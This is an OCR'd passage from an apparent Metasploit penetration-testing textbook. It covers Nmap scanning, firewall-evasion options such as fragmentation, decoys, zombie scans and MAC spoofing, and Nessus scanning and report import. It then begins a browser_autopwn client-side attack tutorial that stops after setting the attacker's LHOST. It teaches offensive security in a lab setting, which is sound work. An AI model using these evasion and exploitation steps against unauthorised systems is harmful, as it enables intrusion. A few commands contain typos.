
- **Fast scan**: In this scan, Nmap does a quick scan for only 100 ports out of the 1000 most common ports. Thus, the Nmap scanning speed gets tremendously increased by reducing the number of ports during the scan. The command used for fast scan is `nmap -F <Target >`; for example, here we are using `nmap -F 192.168.11.46`.



- **Scan ports by name**: Scanning ports by name is very easy and we just have to specify the port name during the scan. The command used is `nmap -p (portname) <target>`; for example, here we are using `nmap -p http 192.168.11.57`.



- **Performing a sequential port scan**: With the help of the sequential port scanner, Nmap scans its target by a sequential port order. This technique is quite useful for evading firewall and **Intrusion Prevention System**. The command used is `nmap -r <target>`; for example, here we are using `nmap -r 192.168.11.46`.




We sometimes face problems when we receive filtered port results while scanning. This case arises when a system is protected by a firewall or Intrusion prevention systems. Nmap has some features that help to bypass these protection mechanisms as well. We have listed a few options in the following table:

Feature	Options
Fragment Packets	-f
Specify a Specific MTU	--mtu
Use a Decoy	-D
Idle Zombie Scan	-sI
Manually Specify a Source Port	--source-port
Append Random Data	--data-length
Randomize Target Scan Order	--randomize-hosts
Spoof MAC Address	--spoof-mac
Send Bad Checksums	--badsums

We will explain some of them as follows:

- **Fragment Packets**: By using this option, Nmap sends very small 8 byte packets. This option is very useful for evading improperly configured firewall systems. The command used is `nmap -f <target>`; for example, here we are using `nmap -f 192.168.11.29`.

- **Idle Zombie Scan**: This is a very unique scanning technique in which Nmap uses a zombie host for scanning the target. It means, here Nmap uses two IP addresses for performing a scan. The command used is `nmap -sI <Zombie host> <Target>`; for example, here we are using `nmap -sI 192.168.11.29 192.168.11.46`.



- **Spoof MAC Address**: This technique is useful when a firewalled-system detects a scanning process via the system's MAC address, and blacklists those MAC addresses. But Nmap has a feature of spoofing MAC addresses. MAC addresses can be spoofed via three different arguments, which are listed in the following screenshot:


Argument	Function
0 (Zero)	Generates Random MAC Addess
Specific Mac Address	Uses the Specified MAC Address
Vendor Name	Generates a MAC Addess from the specidied Vendor (such as Apple, Dell, HP etc)

The command used for this is `nmap –spoof-mac <Argument> <Target>`; for example, here we are using `nmap –spoof-mac Apple 192.168.11.29`.

After learning different types of scanning techniques, next we move on to how we can save the Nmap output results in various ways and formats. The options are listed in the following figure:

Feature	Option
Save Output to a Text File	-oN
Save Output to a XML File	-oX
Grepable Output	-oG
Output All Supported File Types	-oA
Periodically Display Statistics	--stats-every
133t Output	-oS


Let us save an Nmap output result in an XML file. The command used is `nmap -oX <scan.xml> <Target>`; for example, here we are using `nmap -oN scan.txt 192.168.11.46`.



Working with Nessus


Nessus is a proprietary vulnerability scanner, which is available freely for noncommercial usage. It detects vulnerabilities, misconfigurations, default credentials on target systems, and is used in various compliance audits as well.

For starting Nessus in Metasploit, open `msfconsole` and type `load nessus`.




Let us use the Nessus `help` command by typing `nessus_help`.

We have a list of various Nessus command-line options. Next we connect to Nessus from our localhost for starting the scans. For connecting to localhost, the command used is `nessus_connect <Your Username>:<Your Password>@localhost:8834 <ok>`, and here we are using `nessus_connect hacker:toor@localhost:8834 ok`.




After getting successfully connected to Nessus on its default port, we will now check the Nessus scanning policies. For this, we type in `nessus_policy_list`.




Here we can see four policies of Nessus; the first is external network scan, which is used for scanning network vulnerabilities externally. The second is internal network scan, which is used for scanning network vulnerabilities internally. The third is Web App Tests, which is used for scanning web application for vulnerabilities. The fourth one is PCI-DSS (Payment Card Industry-data Security Standard) audits, which is used in the Payment Card Industry as the data security standard.

Now we are going to scan our victim machine. For scanning a machine we have to create a new scan, and the command used is `nessus_new_scan <policy ID> <scan name> <Target IP>`; for example, here we are using `nessus_new_scan -2 WindowsXPscan 192.168.0.103`.



We can check the status of the scanning process by typing in `nessus_scan_status`; it will show us the status of the scanning process, whether it has completed or not.

After completing the scanning process, now it is time to check for the report list, so type in `nessus_report_list`.




We can see the report with its **ID**. Its **Status** is marked as **completed**. For opening the report we use the command `nessus_report_hosts <report ID>`; for example, here we are using `nessus_report_hosts dc4583b5-22b8-6b1a-729e-9c92ee3916cc301e45e2881c93dd`.

In the previous screenshot, we can see the result for the machine with the IP `192.168.0.103` that has a total severity of `41`. This means the total number of vulnerabilities is 41.

The following are the classifications of the different vulnerabilities:

- Sev 0 indicates high-level vulnerabilities, which are 4
- Sev 1 indicates medium-level vulnerabilities, which are 28
- Sev 2 indicates low-level vulnerabilities, which are 4
- Sev 3 indicates informational vulnerabilities, which are 9


We may see the vulnerabilities in detail with the protocol name and services using the command `nessus_report_hosts_ports <Target IP> <Report ID>`; for example, here we are using `nessus_report_host_ports 192.168.0.103 dc4583b5-22b8-6b1a-729e-9c92ee3916cc301e45e2881c93dd`.




Report importing in Metasploit

Importing a report of vulnerability scanners into the Metasploit database is a very useful feature provided by Metasploit. In this chapter, we used two scanners, which are Nmap and Nessus. We already saw the various scanning techniques of Nmap used in different circumstances. Now we will see how to import an Nmap report via `msfconsole` in PostgreSQL database.


Scan any host and save the Nmap report in XML format because `msfconsole` does not support TXT format. So here we already have a scan report in XML format named `scan.xml`. Now the first thing we have to do is to check the database for connectivity with the `msfconsole` using the command `db_status`.




Our database is connected with `msfconsole` and now it's time to import the Nmap report. We use the command `db_import <report path with name>`; for example, here we are importing our report from the desktop, so we are giving `db_import / root/Desktop/scan.xml`.



After successfully importing the report into the database, we may access it from `msfconsole`. We can see the host details by typing `host <hostname on which nmap scan performed>`; for example, here we are using `host 192.168.0.102`.




Here we have some important information about the host such as the MAC address and the operating system version. Now after selecting the hosts, let us check for the open port details and the services running on those ports. The command used is `services <hostname>`; for example, here we are using `services 192.168.0.102`.




What we have here is all the information of open ports and services running on the victim machine. Now we can search for exploits for further attacks, which we already did in the previous chapter.

Next we will learn to import the report of Nessus in `msfconsole`. It is as simple as importing the Nmap report using the same command, which is `db_import <report name with file location>`; for example, here we are using `db_import /root/Desktop/Nessus_scan.nessus`.



We can see that the report has been successfully imported for host 192.168.0.103, and now we can check the vulnerabilities for this host by typing in `vulns <hostname>`; for example, here we are using `vulns 192.168.0.103`.



Now we can see the vulnerabilities of the victim machine; according to these vulnerabilities, we can search for exploits, payloads, and auxiliary modules for performing further attacks.

Summary

In this chapter we have covered the various techniques for gathering information against a victim using the modules of Metasploit. We covered some freely available tools along with some auxiliary scanners. Using some of the auxiliary scanners we were actually able to fingerprint a particular running service. Through Nmap we learned to perform a network scan for live systems, firewall protected systems, and the various other scanning techniques which can be used in different scenarios. We saw that Nessus is a very big tool, which can be used for vulnerability assessment of a victim machine. We also learned to import Nmap and Nessus reports into Metasploit. With this chapter, we are already one step ahead in exploiting our victim, and will move on to covering client-side exploitation in the next chapter.

References

The following are some helpful references that shed further light on some of the topics covered in this chapter:

- `https://pentestlab.wordpress.com/2013/02/17/metasploit-storing-pen-test-results/`
- `http://www.offensive-security.com/metasploit-unleashed/Information_Gathering`
- `http://www.firewalls.com/blog/metasploit_scanner_stay_secure/`
- `http://www.mustbegeek.com/security/ethical-hacking/`
- `http://backtrack-wifu.blogspot.in/2013/01/an-introduction-to-information-gathering.html`
- `http://www.offensive-security.com/metasploit-unleashed/Nessus_Via_Msfconsole`
- `http://en.wikipedia.org/wiki/Nmap`
- `http://en.wikipedia.org/wiki/Nessus_(software)`

6
Client-side Exploitation

In the previous chapter we completed the vulnerability-scanning and information-gathering phase. In this chapter we will discuss various ways in which we may be able to compromise our victim (client). We will cover various techniques such as luring a victim to click on a URL or an icon, which ultimately gives us a reverse shell.

What are client-side attacks?

With our hands all dirty with some exploitation basics in the previous chapters, we now move on to client-side attacks. But to understand client-side attacks, we need to first have clear concepts about the client-server architecture, and differentiate the attacks between the two components. The server is the main computer that shares its resources over the network, and clients—which are other computers on the network—use these resources. There is always a negative aspect to every story. So, as the server provides services to a client, it may also expose vulnerabilities that may be exploited. Now, when an attacker attacks a server, he may be able to do a denial-of-service attack on the server, which will ultimately crash all its services. This, specifically talking, is a server-side attack, because we have actually tried to attack the server and not any of the clients.

A client-side attack is restricted to a client and targets vulnerable services and programs that may be running on that particular machine. These days, the trend is changing and is more focused on client-side rather than server-side attacks. According to a general trend, the server is usually locked down with minimal services and restricted access. This makes it very difficult to attack servers and hence the black hats get enticed towards the vulnerable clients. There is a large array of attacks that may be launched against the clients, such as browser-based attacks and vulnerable service exploitation. Also, the client operating systems have multiple applications such as a PDF Reader, document reader, and instant messenger. These are often not updated or patched for security vulnerabilities, since they are left ignored as a security misconfiguration. Hence, it is extremely easy to launch an exploit against such vulnerable systems using simple social engineering techniques.


Browser exploits

Browser vulnerabilities have been known for a very long time. The framework and extensions are also at times the reason for exploitation. We have had recent news of the compromise of some of the latest versions of browsers such as Chromium, Internet Explorer, and Mozilla. The malicious code may exploit any form of ActiveX, Java, and Flash, which are in-built in the browser to enhance the user experience. Victims who have been affected by such exploits may find their homepage, search page, favorites, and bookmarks changed. There may be incidents where the settings or Internet options could be altered to decrease the level of browser security, and hence make the malwares more prevalent.


Tutorial

In the tutorial section, we will show you a couple of exploits that run through the victim browser.


The first exploit that we will be showing is known as browser autopwn. First open up your terminal and launch `msfconsole`. Now type in `use auxiliary/server/browser autopwn`.




Then type in `show options` to see in detail all the options that we have to set in the exploit.




In the preceding figure, we can see which options are required and which are not in the **Required** column. A **yes** indicates that we have to set the option and **no** indicates that the option can be used with its default setting. So the first option required is `LHOST`. It requires the IP address for the reverse connection, so here we set the attacker's machine IP. To do so, type in `set LHOST 192.168.11.23`.



